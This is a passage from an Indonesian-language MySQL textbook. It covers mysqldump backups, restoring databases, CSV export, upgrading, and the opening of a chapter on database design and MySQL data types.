/*!40111 SET SQL_NOTES=@OLD_SQL_NOTES */;

-- Dump completed on 2008-12-20 11:18:40
C:\Program Files\EasyPHP 2.0b1\mysql\bin>

```

Gambar 2.1 Membuang database publikasi ke screen

Membuat File Cadangan

Sekarang setelah `mysqldump` berfungsi, dan telah memverifikasi outputnya dengan benar ke layar, kita dapat mengirim data cadangan langsung ke file menggunakan symbol `>` redirect. Dengan asumsi bahwa kita ingin memanggil file backup `publishings.sql`, ketik perintah seperti contoh dibawah ini (ingatlah untuk selalu mengganti user dan password dengan rincian yang benar).

Contoh Membuang database publikasi ke file

```
mysqldump -u user -ppassword publications > publications.sql
```

Jika kita meng-echo-kan file cadangan ke layar atau memuatnya ke editor teks, kita akan melihat bahwa itu terdiri dari urutan perintah SQL seperti berikut:

```

DROP TABLE IF EXISTS `classics`;
CREATE TABLE `classics` (
  `author` varchar(128) default NULL,
  `title` varchar(128) default NULL,
  `category` varchar(16) default NULL,
  `year` smallint(6) default NULL,
  `isbn` char(13) NOT NULL default "",
  PRIMARY KEY (`isbn`),
  KEY `author` (`author`(20)),
  KEY `title` (`title`(20)),
  KEY `category` (`category`(4)),
  KEY `year` (`year`),
  FULLTEXT KEY `author_2` (`author`,`title`)
) ENGINE=MyISAM DEFAULT CHARSET=latin1;

```

Ini adalah *smart code* yang dapat digunakan untuk memulihkan database dari cadangan, meskipun saat ini ada, karena ini akan terlebih dahulu menghapus tabel apa pun yang perlu dibuat ulang, sehingga menghindari potensi kesalahan MySQL.

Mencadangkan satu tabel

Untuk mencadangkan hanya satu tabel dari database (seperti tabel klasik dari database publikasi), kita harus terlebih dahulu mengunci tabel dari dalam command line MySQL, dengan mengeluarkan perintah seperti berikut:

```
LOCK TABLES publications.classics READ;
```

Ini dapat memastikan bahwa MySQL tetap berjalan dengan tujuan membaca, tetapi penulisan tidak dapat dilakukan. Kemudian, sambil menjaga command line MySQL tetap terbuka, gunakan jendela terminal lain untuk mengeluarkan perintah berikut dari command line sistem operasi:

```
mysqldump -u user -ppassword publications classics > classics.sql
```

Anda sekarang harus melepaskan kunci tabel dengan memasukkan perintah berikut dari command line MySQL di jendela terminal pertama, yang membuka kunci semua tabel yang telah dikunci selama sesi saat ini:

```
UNLOCK TABLES;
```

Mencadangkan semua tabel

Jika kita ingin mencadangkan semua database MySQL kita sekaligus (termasuk database sistem seperti mysql), kita dapat menggunakan perintah seperti pada Contoh dibawah yang akan memungkinkan kita untuk memulihkan seluruh instalasi database MySQL. Ingatlah untuk menggunakan penguncian jika diperlukan.

Contoh Membuang semua database MySQL ke file

```
mysqldump -u user -ppassword --all-databases > all_databases.sql
```

Memulihkan Data Anda

Pada titik tertentu, salah satu tabel database kita mungkin rusak dan tidak dapat digunakan. Ini tidak biasa, tetapi itu terjadi. Misalnya, masalah perangkat keras atau komputer mati yang tidak terduga dapat menyebabkan tabel rusak. Terkadang, anomali dalam data yang membingungkan MySQL dapat menyebabkan tabel rusak. Dalam beberapa kasus, tabel yang rusak dapat menyebabkan server MySQL kita dimatikan. Berikut adalah pesan kesalahan umum yang menandakan tabel yang rusak:

```
Incorrect key file for table: 'tablename'.
```

Anda dapat mengganti tabel yang rusak dengan data yang disimpan dalam salinan cadangan. Namun, dalam beberapa kasus, database mungkin hilang sama sekali. Misalnya, jika komputer tempat database kita berada rusak dan tidak dapat diperbaiki, database kita saat ini akan hilang — tetapi data kita tidak hilang selamanya. Kita dapat mengganti komputer yang rusak dengan komputer baru dan memulihkan database kita dari salinan cadangan. Kita dapat mengganti tabel database kita saat ini dengan database yang kita simpan di salinan cadangan.

Salinan cadangan berisi snapshot data seperti saat salinan dibuat. Tentu saja, kita tidak mendapatkan perubahan apa pun pada database sejak salinan cadangan dibuat; kita harus membuat ulang perubahan tersebut secara manual. Sekali lagi, jika kita mengakses MySQL melalui departemen TI atau melalui perusahaan hosting web, kita perlu meminta administrator MySQL untuk memulihkan database kita dari cadangan. Jika kita adalah administrator MySQL, kita dapat memulihkannya sendiri.

Kita membangun database dengan membuat database dan kemudian menambahkan tabel ke database. Cadangan yang dibuat oleh utilitas mysqldump adalah file yang berisi semua pernyataan SQL yang diperlukan untuk membangun kembali tabel, tetapi tidak berisi pernyataan yang kita perlukan. Untuk membuat database itu sendiri. Untuk memulihkan database dari file backup, kita harus mengedit file backup terlebih dahulu (yang merupakan file teks). Kemudian, kita menggunakan client mysql untuk membuat database dari pernyataan SQL di file cadangan

Pertama, kita mengedit file cadangan dengan mengikuti langkah-langkah berikut:

1. **Buka file cadangan di editor teks.**
2. **Temukan baris yang menunjukkan Versi Server.**
3. **Jika kita ingin membangun kembali seluruh database, tambahkan pernyataan berikut di bawah garis yang kita temukan di Langkah 2:**
CREATE DATABASE IF NOT EXISTS databasename
4. **Di bawah baris pada Langkah 3, tambahkan baris yang menentukan database mana yang akan ditambahkan tabel menjadi:**
USE databasename
5. **Periksa blok pernyataan yang membangun kembali tabel.**
Jika kita tidak ingin membuat ulang tabel, tambahkan -- (dua tanda hubung) di awal setiap baris yang membuat ulang tabel. Tanda hubung menandai garis sebagai komentar.
6. **Periksa baris INSERT untuk setiap tabel.**
Jika kita tidak ingin menambahkan data ke tabel apa pun, beri komentar pada baris INSERT datanya.
7. **Simpan file cadangan yang telah diedit.**

Setelah file cadangan berisi pernyataan yang ingin kita gunakan untuk membangun kembali database atau tabel, kita dapat menggunakan client mysql untuk mengeksekusi pernyataan SQL dalam file cadangan. Ikuti saja langkah-langkah ini:

1. **Dari prompt baris perintah, ubah ke subdirektori bin di direktori tempat MySQL diinstal.**
Di Windows, kita membuka jendela command prompt untuk menggunakan client mysql. Ketik perintah cd untuk mengubah ke direktori yang benar. Misalnya, kita dapat mengetik `cd/usr/local/mysql/bin` atau `cdc:\Program Files\MySQL\MySQL Server 5.0\bin`.
2. **Ketik perintah ini (yang mengirimkan kueri SQL dalam file cadangan):**
`mysql -u accountname -p < path/backupfilename`
Anda mengganti nama akun dengan akun yang memiliki privileges CREATE. Jika akun tidak memerlukan kata sandi, tinggalkan -p. Jika kita menggunakan -p, kita akan diminta kata sandi. Gunakan seluruh jalur dan nama file untuk file cadangan. Misalnya, kita dapat menggunakan perintah ini untuk memulihkan database ProductCatalog:

```
mysql -u root -p < c:\Program Files\MySQL\MySQL Server
5.0\bin\bak\ProductCatalog.bak
```

Memulihkan dari File Cadangan

Untuk melakukan pemulihan dari file, panggil executable mysql, berikan file untuk dipulihkan menggunakan simbol <. Jadi, untuk memulihkan seluruh database yang kita buang menggunakan opsi --all-databases, gunakan perintah seperti dibawah ini:

Contoh Memulihkan seluruh rangkaian database

```
mysql -u user -ppassword < all_databases.sql
```

Untuk memulihkan satu database gunakan opsi -D diikuti dengan nama database, seperti pada Contoh diatas di mana database publikasi sedang dipulihkan dari cadangan yang dibuat pada Contoh sebelumnya.

Contoh Memulihkan database publikasi

```
mysql -u user -ppassword -D publications < publications.sql
```

Untuk memulihkan satu tabel ke database, gunakan perintah seperti pada Contoh dibawah di mana hanya tabel klasik yang dipulihkan ke database publikasi.

Contoh Memulihkan tabel klasik ke database publikasi

```
mysql -u user -ppassword -D publications < classics.sql
```

Tabel mungkin memerlukan waktu singkat untuk dipulihkan. Tunggu sampai perintah selesai. Jika terjadi masalah, pesan kesalahan akan muncul. Jika tidak ada masalah yang terjadi, kita tidak akan melihat output. Ketika perintah selesai, prompt muncul. Database kita sekarang dipulihkan dengan semua data yang ada di dalamnya pada saat salinan dibuat. Jika data telah berubah sejak salinan dibuat, kita akan kehilangan perubahan tersebut. Misalnya, jika lebih banyak data ditambahkan setelah salinan cadangan dibuat, data baru tidak akan dipulihkan. Jika kita mengetahui perubahan yang dibuat setelah membuat cadangan, kita dapat membuatnya secara manual di database yang dipulihkan.

Membuang Data dalam Format CSV

Seperti disebutkan sebelumnya, program mysqldump sangat fleksibel dan mendukung berbagai jenis output, seperti format CSV. Contoh selanjutnya akan menunjukkan bagaimana kita bisa membuang data dari tabel klasik dan pelanggan di database publikasi ke file classics.txt dan customers.txt di folder c:/temp. Secara default, pada Server Zend user harus root dan tidak ada kata sandi yang digunakan. Pada sistem OS X atau Linux, kita harus mengubah jalur tujuan ke folder yang ada.

Contoh Membuang data ke file format CSV

```
mysqldump -u user -ppassword --no-create-info --tab=c:/temp
--fields-terminated-by=',' publications
```

Perintah ini cukup panjang dan ditampilkan di sini terbungkus beberapa baris, tetapi kita harus mengetik semuanya sebagai satu baris. Hasilnya adalah sebagai berikut:

Agus Widodo (Joseph Teguh)', 'Belajar PHP dari dasar', 'Ilmiah', '2020', '9781598184891

Agus Widodo', 'Membangun PODCAST', 'Ilmiah', '2021', '9780582506206
Mars Caroline W', 'Desain Seni Rupa Realis dan Tata Warna', 'Ilmiah', '2022', '9780517123201
Sarwo Nugroho', 'Potret Diri Sebagai Komunikasi Visual Simbolik', 'Classic Ilmiah', '2022', '9780099533474
Edy Jogatama P', 'Desain Seni Rupa Klasik', 'Play', '2022', '9780192814968
Mars Caroline', '9780582506206
Sarwo Nugroho', '9780517123201
Merencanakan Cadangan Anda

Aturan emas untuk membuat cadangan adalah melakukannya sesering mungkin hingga kita merasa semuanya menjadi praktis. Semakin berharga nilai dari data Anda, Anda harus semakin sering mencadangkannya, dan semakin banyak salinan yang harus kita buat. Jika database kita diperbarui sekali sehari, maka harus mencadangkannya setiap hari. Sebaliknya, jika tidak terlalu sering diperbarui, kita mungkin bisa bertahan dengan pencadangan di waktu tertentu saja.

2.5 UPGRADE MySQL

Versi baru MySQL dirilis secara berkala, dan kita dapat memutakhirkan dari satu versi MySQL ke versi yang lebih baru. Kita dapat menemukan informasi upgrade di manual MySQL di <http://dev.mysql.com/doc/refman/5.5/en/upgrading.html>. Namun, ada pertimbangan khusus saat kita melakukan upgrade. Sebagai tindakan pencegahan, buat cadangan database kita saat ini, termasuk tabel GRANT di database mysql, sebelum memutakhirkan. MySQL menyarankan kita untuk tidak melewati versi. Jika kita ingin mengupgrade dari satu versi ke versi lebih dari satu versi yang lebih baru, seperti dari MySQL 4.0 ke MySQL 5.0, kita harus mengupgrade ke versi berikutnya terlebih dahulu. Setelah versi tersebut berfungsi dengan benar, kita dapat meningkatkan ke versi berikutnya, dan seterusnya. Dengan kata lain, tingkatkan dari 4.0 ke 4.1, lalu dari 4.1 ke 5.0.

Kadang-kadang, perubahan yang tidak kompatibel diperkenalkan di versi baru MySQL. Beberapa rilis memperkenalkan perubahan pada struktur tabel GRANT. Misalnya, MySQL 4.1 mengubah metode enkripsi kata sandi, membutuhkan field kata sandi yang lebih panjang di tabel GRANT. Setelah memutakhirkan ke versi yang lebih baru, kita harus menjalankan skrip mysql_upgrade. Ini memperbaiki file kita dan memutakhirkan tabel sistem, jika diperlukan. Dalam versi sebelum MySQL versi 5.0.19, skrip mysql_upgrade tidak berjalan di Windows; itu hanya berjalan di Unix. Di Windows, kita dapat menjalankan skrip yang disebut mysql_fix_privileges_tables dengan versi MySQL sebelum 5.0.19. Skrip memutakhirkan tabel sistem tetapi tidak melakukan pemeriksaan dan perbaikan tabel lengkap yang dilakukan mysql_upgrade.

BAB 3

MENDESAIN DAN MEMBANGUN DATABASE

Langkah pertama dalam membuat database adalah mendesainnya. Kita mendesain database sebelum kita mulai mengetikkan jari ke keyboard untuk membuat database. Perencanaan mungkin merupakan langkah yang paling penting. Dalam bab ini kita memberikan beberapa tip untuk merancang database yang akan bekerja baik. Setelah menyelesaikan desain database, selanjutnya kita siap untuk membangun database itu, dan kita akan memberi tahu kita cara melakukannya juga, nanti di bab ini. Kita membuat database dan tabelnya sesuai dengan desain yang kita kembangkan. Saat dibangun, kita memiliki database kosong yang berguna, menunggu kita untuk mengisinya dengan data.

3.1 DESAIN DATABASE

Sangat penting bagi kita untuk mendesain database dengan benar sebelum kita mulai membuatnya. Sebagai contoh saja, dalam database toko buku online ada beberapa pertanyaan seperti:

- Berapa banyak penulis, buku, dan pelanggan dalam database?
- Penulis mana yang menulis buku tertentu?
- Buku apa yang ditulis oleh penulis tertentu?
- Buku apa yang paling mahal?
- Buku apa yang paling laris?
- Buku apa yang belum terjual tahun ini?
- Buku apa yang dibeli pelanggan tertentu?
- Buku apa yang bisa dibeli berbagai kalangan usia?

Sebenarnya ada lebih banyak kueri yang dapat kita buat pada database semacam itu, tetapi sampel kecil ini akan mulai memberi kita wawasan tentang cara menata layout tabel kita. Misalnya, buku dan ISBN mungkin dapat digabungkan menjadi satu tabel, karena keduanya terkait erat (kita akan memeriksa beberapa seluk-beluknya nanti). Sebaliknya, buku dan pelanggan harus berada di kolom terpisah, karena koneksi mereka sangat longgar. Seorang pelanggan dapat membeli buku apapun. Ketika kita berencana untuk melakukan banyak pencarian pada sesuatu, akan selalu menguntungkan jika memiliki kolom sendiri.

Merancang database

Merancang database termasuk mengidentifikasi data yang kita butuhkan dan mengatur data dengan cara yang dibutuhkan perangkat lunak database. Saat kita merencanakan desain database, kita juga harus memutuskan kunci utama untuk setiap tabel dan bagaimana tabel berhubungan satu sama lain. Kita juga harus mempertimbangkan jenis data apa yang akan kita simpan di database Anda.

Memilih data

Untuk mendesain database, pertama-tama kita harus mengidentifikasi informasi apa yang ada di dalamnya. Database harus berisi data yang diperlukan agar situs web dapat menjalankan tujuannya.

Berikut adalah beberapa contoh:

- Katalog online membutuhkan database yang berisi informasi produk.
- Aplikasi pemesanan online membutuhkan database yang dapat menampung informasi pelanggan dan informasi pemesanan.

- Situs web perjalanan memerlukan database dengan informasi tentang tujuan, reservasi, tarif, jadwal, dan sebagainya.

Dalam banyak kasus, aplikasi kita mungkin menyertakan tugas yang mengumpulkan informasi dari pengguna. Misalnya, pelanggan yang membeli produk dari situs web harus memberikan alamat, nomor telepon, informasi kartu kredit, dan data lainnya untuk menyelesaikan pesanan. Informasi harus disimpan setidaknya sampai pesanan dipenuhi. Seringkali, situs web menyimpan informasi pelanggan untuk memfasilitasi pesanan di masa mendatang sehingga pelanggan tidak perlu mengetik ulang informasi saat melakukan pemesanan berikutnya. Informasi tersebut juga memberikan peluang pemasaran kepada bisnis yang mengoperasikan situs web, seperti mengirimkan penawaran pemasaran atau buletin kepada pelanggan. Database pelanggan mungkin mengumpulkan informasi pelanggan berikut:

- Nama
- Alamat
- Nomor telepon
- Nomor faks
- Alamat email

Anda harus menyeimbangkan keinginan kita untuk mengumpulkan semua informasi yang berpotensi berguna yang dapat kita pikirkan dengan keengganan user kita untuk memberikan informasi pribadi — serta menghindari formulir yang terlihat terlalu memakan waktu. Salah satu kompromi adalah meminta beberapa informasi opsional. User yang tidak keberatan dapat memasukkan informasi tersebut, tetapi user yang keberatan dapat mengosongkan bagian formulir tersebut. Kita juga dapat menawarkan insentif: Semakin panjang formulir, semakin kuat insentif yang kita butuhkan untuk memotivasi user mengisi formulir.

Misalnya, Seorang user mungkin bersedia mengisi formulir singkat untuk mengikuti undian yang menawarkan dua tiket film pratinjau sebagai hadiah, tetapi jika formulirnya panjang dan rumit, hadiahnya harus lebih bernilai, seperti kesempatan untuk memenangkan perjalanan ke Hollywood.

Luangkan waktu untuk mengembangkan daftar lengkap informasi yang kita butuhkan untuk disimpan dalam database Anda. Meskipun kita bisa mengubah dan menambahkan informasi ke database kita setelah kita mengembangkannya, termasuk informasi dari awal lebih mudah, dan kita mungkin bisa menghindari pekerjaan ekstra untuk mengubah database nanti. Juga, jika kita menambahkan informasi ke database nanti — setelah database itu digunakan — user pertama dalam database memiliki informasi yang tidak lengkap. Misalnya, jika kita mengubah formulir sehingga sekarang menanyakan usia pengguna, kita tidak memiliki usia untuk orang yang sudah mengisi formulir dan sudah ada di database.

Mengorganisir data

MySQL adalah *Relational Database Management System* (RDBMS), yang artinya data diorganisasikan ke dalam tabel-tabel. Tabel RDBMS diatur seperti tabel lain yang biasa kita gunakan — dalam baris dan kolom, seperti yang ditunjukkan pada tabel berikut.

	<i>Column 1</i>	<i>Column 2</i>	<i>Column 3</i>	<i>Column 4</i>
Row 1				
Row 2				
Row 3				
Row 4				

Sel individu di mana baris dan kolom tertentu berpotongan disebut field. Fokus setiap tabel adalah objek (sesuatu) yang ingin kita simpan informasinya. Berikut adalah beberapa contoh objek:

- Pelanggan
- Produk
- Perusahaan
- Hewan
- Kota
- Kamar
- Buku
- Komputer
- Bentuk
- Dokumen
- Proyek
- Minggu

Anda membuat tabel untuk setiap objek. Nama tabel harus secara jelas mengidentifikasi objek yang dikandungnya dengan kata atau istilah deskriptif, berdasarkan panduan berikut:

- Nama harus berupa string karakter, berisi huruf, angka, garis bawah, atau tanda dolar, tetapi tanpa spasi.
- Merupakan kebiasaan untuk menamai tabel dalam bentuk tunggal. Jadi, nama untuk tabel pelanggan mungkin adalah Pelanggan, dan tabel yang berisi pesanan pelanggan dapat diberi nama PesananPelanggan
- Perbedaan antara huruf besar dan huruf kecil signifikan pada Linux dan Unix, tetapi tidak pada Windows. CustomerOrder dan Customerorder sama untuk Windows — tetapi tidak untuk Linux atau Unix. Karena itu, yang terbaik adalah peka terhadap huruf besar-kecil jika kita perlu mengubah platform hosting.

Dalam pembicaraan database, objek adalah entitas, dan entitas memiliki atribut. Dalam tabel, setiap baris mewakili entitas, dan kolom berisi atribut setiap entitas. Misalnya, dalam tabel pelanggan, setiap baris berisi informasi untuk satu pelanggan. Beberapa atribut yang terdapat dalam kolom mungkin termasuk nama depan, nama belakang, nomor telepon, dan usia. Ikuti langkah-langkah ini untuk memutuskan cara mengatur data kita ke dalam tabel:

1. Beri nama database Anda.

Tetapkan nama ke database untuk aplikasi Anda. Misalnya, kita dapat memberi nama database yang berisi informasi tentang rumah tangga di Direktori Rumah Tangga lingkungan.

2. Mengidentifikasi objek.

Lihat daftar informasi yang ingin kita simpan dalam database (seperti yang dibahas di bagian sebelumnya). Analisis daftar kita dan identifikasi objeknya. Misalnya, database HouseholdDirectory mungkin perlu menyimpan yang berikut ini:

- Nama setiap member keluarga
- Alamat rumah
- Nomor telepon
- Usia setiap member rumah tangga
- Sereal sarapan favorit setiap member rumah tangga

Ketika kita menganalisis daftar ini dengan cermat, kita menyadari bahwa kita menyimpan informasi tentang dua objek: rumah tangga dan member rumah tangga. Alamat dan nomor telepon untuk rumah tangga pada umumnya, tetapi nama, umur, dan sereal favorit untuk setiap member rumah tangga tertentu.

3. Tentukan dan beri nama tabel untuk setiap objek.

Misalnya, database *HouseholdDirectory* membutuhkan tabel bernama *Household* dan tabel bernama *HouseholdMember*.

4. Identifikasi atribut untuk setiap objek.

Analisis daftar informasi kita dan identifikasi atribut yang perlu kita simpan untuk setiap objek. Pecahkan informasi yang akan disimpan menjadi potongan-potongan kecil yang masuk akal. Misalnya, saat menyimpan nama seseorang dalam tabel, kita dapat memecah nama menjadi nama depan dan nama belakang. Melakukan hal ini memungkinkan kita untuk mengurutkan berdasarkan nama belakang, yang akan lebih sulit jika kita menyimpan nama depan dan belakang bersama-sama. Kita bahkan dapat memecah nama menjadi nama depan, nama tengah, dan nama belakang, meskipun tidak banyak aplikasi yang perlu menggunakan nama tengah secara terpisah.

5. Tentukan dan beri nama kolom untuk setiap atribut terpisah yang kita identifikasi di Langkah 4.

Beri setiap kolom nama yang secara jelas mengidentifikasi informasi dalam kolom tersebut. Nama kolom harus satu kata, tanpa spasi. Misalnya, kita mungkin memiliki kolom bernama *firstName* dan *lastName* atau *first_name* dan *last_name*.

MySQL dan SQL mencadangkan beberapa kata untuk digunakan sendiri, dan kita tidak dapat menggunakan kata-kata itu sebagai nama kolom. Kata-kata saat ini digunakan dalam pernyataan SQL atau dicadangkan untuk penggunaan di masa mendatang. Kita tidak dapat menggunakan *ADD*, *ALL*, *AND*, *CREATE*, *DROP*, *GROUP*, *ORDER*, *RETURN*, *SELECT*, *SET*, *TABLE*, *USE*, *WHERE*, dan banyak lagi sebagai nama kolom. Untuk daftar lengkap kata-kata yang dicadangkan, lihat manual MySQL online di <http://dev.mysql.com/doc/refman/5.5/en/reserved-words.html>.

6. Identifikasi kunci utama.

Setiap baris dalam tabel membutuhkan pengidentifikasi unik. Tidak boleh ada dua baris dalam tabel yang sama persis. Saat kita mendesain tabel, kita memutuskan kolom mana yang menyimpan pengidentifikasi unik, yang disebut kunci utama. Kunci utama dapat digabungkan lebih dari satu kolom. Dalam banyak kasus, atribut objek kita tidak memiliki pengenal unik. Misalnya, tabel pelanggan mungkin tidak memiliki pengidentifikasi unik karena dua pelanggan dapat memiliki nama yang sama. Saat kita tidak memiliki kolom pengenal unik, kita perlu menambahkan kolom khusus untuk menjadi kunci utama. Seringkali, kolom dengan nomor urut digunakan untuk tujuan ini. Misalnya, pada tabel dibawah ini, kunci utama adalah field *cust_id* karena setiap pelanggan memiliki nomor ID yang unik

Tabel 3.1 Contoh Data dari Tabel Pelanggan

<i>Cust_id</i>	<i>First_name</i>	<i>Last_name</i>	<i>Phone</i>
27895	Andi	Prakasa	0812345-000
44555	Wiwid	Wahyudi	0812345-435
23695	Setiyo	Adi	0812345-321
29991	Juni	Amanullah	0812345-123

12345	Dani	Sasmoko	0812345-345
-------	------	---------	-------------

7. Tentukan defaultnya.

Anda dapat menentukan default yang ditetapkan MySQL ke field saat tidak ada data yang dimasukkan ke dalam field. Kita tidak memerlukan default, tetapi sering kali bisa berguna. Misalnya, jika aplikasi kita menyimpan alamat yang menyertakan negara, kita dapat menentukan IDN sebagai default. Jika user tidak mengetik negara, MySQL masuk ke IDN.

8. Identifikasi kolom yang membutuhkan data.

Anda dapat menentukan bahwa kolom tertentu tidak boleh kosong (juga disebut NULL). Misalnya, kolom yang berisi kunci utama kita tidak boleh kosong. Jika tidak ada nilai yang disimpan di kolom kunci utama, MySQL tidak membuat baris dan mengembalikan pesan kesalahan. Nilai dapat berupa spasi kosong atau string kosong (misalnya, ""), tetapi beberapa nilai harus disimpan di kolom. Kita dapat mengatur kolom lain, selain kunci utama, untuk memerlukan data.

Database yang dirancang dengan baik menyimpan setiap informasi hanya di satu tempat. Menyimpannya di lebih dari satu tempat tidak efisien dan menimbulkan masalah jika kita perlu mengubah informasi. Jika kita mengubah informasi di satu tempat tetapi lupa mengubahnya di tempat lain, database kita dapat mengalami masalah serius. Jika ternyata kita menyimpan data yang sama di beberapa baris, kita mungkin perlu mengatur ulang tabel Anda. Misalnya, kita menyimpan data tentang buku, termasuk alamat penerbit. Saat kita memasukkan data, kita menyadari bahwa kita memasukkan alamat penerbit yang sama di banyak baris. Cara yang lebih efisien untuk menyimpan data ini adalah dengan menyimpan informasi buku di satu tabel dan informasi penerbit buku di tabel lain. Kita dapat menentukan dua tabel: Buku dan Penerbit Buku. Di tabel Buku, kita akan memiliki kolom judul, penulis, tanggal_pub, dan harga. Di BookPublishertable, kita akan memiliki kolom seperti nama, alamat jalan, dan kota.

Membuat hubungan antar tabel di beberapa tabel dalam database saling berhubungan. Paling sering, satu baris dalam satu tabel terkait dengan beberapa baris di tabel lain. Kita memerlukan kolom untuk menghubungkan baris terkait di tabel yang berbeda. Dalam banyak kasus, kita menyertakan kolom dalam satu tabel untuk menampung data yang cocok dengan data di kolom kunci utama tabel lain. Aplikasi umum yang memerlukan database dengan dua tabel terkait adalah aplikasi pesanan pelanggan. Misalnya, satu tabel berisi informasi pelanggan, seperti nama, alamat, dan nomor telepon. Setiap pelanggan dapat memiliki dari nol hingga banyak pesanan. Kita dapat menyimpan informasi pesanan dalam tabel dengan informasi pelanggan, tetapi baris baru akan dibuat setiap kali pelanggan melakukan pemesanan, dan setiap baris baru akan berisi semua informasi pelanggan. Kita dapat menyimpan pesanan dengan lebih efisien dalam tabel terpisah, mungkin bernama CustomerOrder. (Anda tidak dapat menamai tabel hanya Pesan karena itu adalah kata yang dicadangkan.) Di CustomerOrdertable, kita menyertakan kolom yang berisi kunci utama dari baris di tabel Pelanggan sehingga pesanan terkait dengan baris yang benar dari Tabel Pelanggan. Hubungan tersebut ditunjukkan pada Tabel dibawah ini.

Tabel 3.2 Contoh Data dari Tabel CustomerOrder

<i>Order_no</i>	<i>Cust_id</i>	<i>Item_name</i>	<i>Cost</i>
87-222	27895	Kaos	200.000
87-223	44555	Sepatu	400.000
87-224	23695	Jeans	350.000
87-225	29991	Jeans	350.500
87-226	12345	Topi	150.000

Tabel Pelanggan dalam contoh ini terlihat seperti tabel pelanggan. Setiap pelanggan memiliki *cust_id* yang unik. Tabel CustomerOrder terkait ditunjukkan pada Tabel 3-2. Ini memiliki kolom *cust_id* yang sama yang muncul di tabel Pelanggan. Melalui kolom ini, informasi pesanan di tabel CustomerOrder terhubung dengan nama dan nomor telepon pelanggan terkait di tabel Pelanggan. Dalam contoh ini, kolom yang menghubungkan tabel Customer dan tabel CustomerOrder memiliki nama yang sama. Mereka dapat memiliki nama yang berbeda, selama kolom berisi data yang sama.

Menyimpan berbagai jenis data

MySQL menyimpan informasi dalam format yang berbeda, berdasarkan pada jenis informasi yang kita harapkan dari MySQL. MySQL memungkinkan berbagai jenis data untuk digunakan dengan cara yang berbeda. Jenis utama data adalah karakter, numerik, dan data tanggal dan waktu. Kita menjelaskan itu dan tipe data lainnya dan kemudian memberi tahu kita cara menunjukkan tipe data mana yang kita gunakan di setiap kolom.

Data karakter

Jenis data yang paling umum adalah data karakter (data yang disimpan sebagai string karakter), dan hanya dapat dimanipulasi dalam string. Sebagian besar informasi yang kita simpan adalah data karakter — misalnya, nama pelanggan, alamat, nomor telepon, dan deskripsi hewan peliharaan. Kita dapat memindahkan dan mencetak data karakter. Dua karakter string dapat disatukan (digabung), substring dapat dipilih dari string yang lebih panjang, dan satu string dapat diganti dengan yang lain. Data karakter dapat disimpan dalam format panjang tetap atau panjang variabel:

- **Format panjang tetap:** Dalam format ini, MySQL mencadangkan ruang tetap untuk data. Jika data lebih panjang dari panjang tetap, hanya karakter yang sesuai yang disimpan — karakter yang tersisa di bagian akhir tidak disimpan. Jika string lebih pendek dari panjang tetap, ruang ekstra dibiarkan kosong dan terbuang.
- **Format panjang variabel:** Dalam format ini, MySQL menyimpan string dalam field yang panjangnya sama dengan string. Kita menentukan panjang string, tetapi jika string itu sendiri lebih pendek dari panjang yang ditentukan, MySQL hanya menggunakan ruang yang diperlukan, alih-alih membiarkan ruang ekstra kosong. Jika string lebih panjang dari ruang yang ditentukan, karakter tambahan tidak disimpan.

Jika panjang string karakter hanya sedikit berbeda, gunakan format panjang tetap. Misalnya, deskripsi hewan peliharaan kita mungkin berupa kelelawar kecil, atau mungkin memiliki beberapa baris deskripsi. Dengan menyimpan deskripsi ini dalam format panjang variabel, kita hanya menggunakan ruang yang diperlukan

Data numerik

Jenis data umum lainnya adalah data numerik — data yang disimpan sebagai angka. Kita dapat menyimpan angka desimal (misalnya, 10.5, 2.34567, 23456.7) serta bilangan bulat (misalnya, 1, 2, 248). Saat kita menyimpan data sebagai angka, kita bisa menggunakan data

tersebut dalam operasi numerik, seperti menambah, mengurangi, dan mengkuadratkan. Namun, jika kita tidak berencana menggunakan data untuk operasi numerik, kita harus menyimpannya sebagai string karakter karena programmer akan menggunakannya sebagai string karakter. Tidak diperlukan konversi.

MySQL menyimpan angka positif dan negatif, tetapi kita dapat memberi tahu MySQL untuk menyimpan hanya angka positif. Jika data kita tidak pernah negatif, simpan data sebagai unsigned (tanpa tanda + atau – sebelum nomor). Misalnya, populasi kota atau jumlah halaman dalam dokumen tidak boleh negatif.

MySQL menyediakan jenis kolom numerik tertentu yang disebut kolom kenaikan otomatis. Jenis kolom ini secara otomatis diisi dengan nomor urut jika tidak ada nomor tertentu yang disediakan. Misalnya, ketika baris tabel ditambahkan dengan 5 di kolom kenaikan otomatis, baris berikutnya secara otomatis ditetapkan 6 di kolom itu kecuali jika nomor yang berbeda ditentukan. Kita mungkin menemukan kolom kenaikan otomatis berguna saat kita membutuhkan nomor unik, seperti nomor produk atau nomor pesanan.

Data tanggal dan waktu

Jenis data umum ketiga adalah data tanggal dan waktu. Data yang disimpan sebagai tanggal dapat ditampilkan dalam berbagai format tanggal. Kita dapat menggunakan data tersebut untuk menentukan jangka waktu antara dua tanggal atau dua kali — atau antara tanggal atau waktu tertentu dan beberapa tanggal atau waktu arbitrer.

Data Enumerasi

Terkadang, data hanya dapat memiliki sejumlah nilai yang terbatas. Misalnya, satu-satunya nilai yang mungkin untuk kolom mungkin ya atau tidak. MySQL menyediakan tipe data yang disebut enumerasi untuk digunakan dengan tipe data ini. Kita memberi tahu MySQL nilai apa yang dapat disimpan di kolom (misalnya, ya dan tidak), dan MySQL tidak menyimpan nilai lain apa pun di kolom itu.

3.2 NAMA TIPE DATA MySQL

Saat kita membuat database, kita memberi tahu MySQL jenis data apa yang diharapkan dalam kolom tertentu dengan menggunakan nama MySQL untuk tipe data. Tabel 3-3 menunjukkan tipe data MySQL yang paling sering digunakan dalam aplikasi database web.

Tabel 3.3 Jenis Data MySQL

Jenis Data MySQL	Deskripsi
CHAR(length)	String karakter dengan panjang tetap.
VARCHAR(length)	String karakter dengan panjang variabel. String terpanjang yang dapat disimpan adalah <i>length</i> , yang harus antara 1 dan 255.
TEXT	String karakter dengan panjang variabel dengan panjang maksimum 64K teks.
INT(length)	Bilangan bulat dengan rentang dari –2147483648 hingga +2147483647. Jumlah yang dapat ditampilkan dibatasi oleh <i>length</i> . Misalnya, jika <i>length</i> 4, hanya angka dari –999 hingga 9999 yang dapat ditampilkan, meskipun angka yang lebih tinggi disimpan.
INT(length) UNSIGNED	Bilangan bulat dengan rentang dari 0 hingga 4294967295. panjang adalah ukuran angka yang dapat ditampilkan. Misalnya,

	jika <i>length</i> 4, hanya angka dari 0 hingga 9999 yang dapat ditampilkan, meskipun angka yang lebih tinggi disimpan.
BIGINT	Sebuah bilangan bulat besar. Rentang yang ditandatangani adalah -9223372036854775808 hingga 9223372036854775807. Rentang yang tidak ditandatangani adalah 0 hingga 18446744073709551615.
